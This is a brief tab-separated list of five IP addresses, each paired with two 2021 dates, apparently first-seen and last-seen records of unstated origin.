45.86.163.115	Jun 22, 2021	Jul 20, 2021
45.86.162.75	Jun 22, 2021	Jul 20, 2021
45.155.173.197	Jun 21, 2021	Sep 14, 2021
5.252.195.55	Jun 2, 2021	Jun 27, 2021
5.252.195.27	May 24, 2021	May 26, 2021
